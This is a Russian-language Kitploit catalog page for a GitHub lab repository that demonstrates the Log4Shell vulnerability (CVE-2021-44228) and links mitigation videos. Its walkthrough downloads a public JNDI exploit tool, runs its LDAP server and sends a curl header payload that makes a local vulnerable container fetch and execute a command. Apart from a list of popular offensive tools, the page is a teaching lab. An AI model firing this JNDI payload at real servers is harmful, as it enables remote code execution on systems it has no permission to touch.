
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Log4Shell — Этот репозиторий предназначен для демонстрации и устранения уязвимости Log4j 2021 (CVE-2021-44228). | Kitploit
Инструменты/GitHubGitHub/feryaeljustice/log4shell
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubferyaeljustice/log4shell

Log4Shell

Этот репозиторий предназначен для демонстрации и устранения уязвимости Log4j 2021 (CVE-2021-44228).

Репозиторий
254 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    350
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    292

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Log4Shell

Этот репозиторий предназначен для демонстрации и устранения уязвимости Log4j 2021 (CVE-2021-44228).

Что такое Log4Shell?

Уязвимость CVE-2021-44228 / Log4Shell заключается во внедрении вредоносной нагрузки в уязвимое программное обеспечение, которая заставляет Log4J получать значение из стороннего источника через JNDI и протокол LDAP. ... Импортированные данные могут быть кодом, который будет выполнен Log4J в системе.

Proof of concept (ВИДЕОУРОК)




  1. Мы запускаем веб-приложение Spring Boot, уязвимое к CVE-2021-44228, в Docker, названное Log4Shell автором @christophetd. Оно использует Log4j 2.14.1 (через spring-boot-starter-log4j2 2.6.1) и JDK 1.8.0_181. docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app Log4Shell_1 Log4Shell_2


  2. Мы загружаем JNDI Exploit для Log4Shell из веб-архива в данном случае, но вы можете скачать его откуда угодно, где он доступен. wget https://web.archive.org/web/20211211031401/https://github.com/feihong-cs/JNDIExploit/releases/download/v1.2/JNDIExploit.v1.2.zip Log4Shell_3 Log4Shell_4

  3. Мы получаем IP-адрес нашей машины, на которой запущен Docker с приложением Log4Shell. ifconfig Log4Shell_IP
  4. Мы распаковываем zip-архив с JNDI Exploit для Log4Shell, получаем JAR и запускаем его, указав наш IP, полученный на шаге 3.

unzip JNDIExploit.v1.2.zip
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i your-private-ip -p 8888

Log4Shell_5


  1. Затем запускаем эксплойт с помощью: curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}' Log4Shell_6

  • Мы видим, что у нас есть JNDI-подключение к нашей машине, и можем увидеть код, выполненный Log4J. Log4Shell_7

  1. Чтобы подтвердить, что выполнение кода прошло успешно, обратите внимание, что файл /tmp/pwned.txt был создан в контейнере, запускающем уязвимое приложение. docker exec vulnerable-app ls /tmp Log4Shell_8

Устранение уязвимости

Видео о том, как устранить уязвимость Log4Shell в Windows и Linux: УСТРАНЕНИЕ

Устранение в Linux (пример изображения)

MITIGATION

Автор

Feryael Justice 2022

Скачать инструмент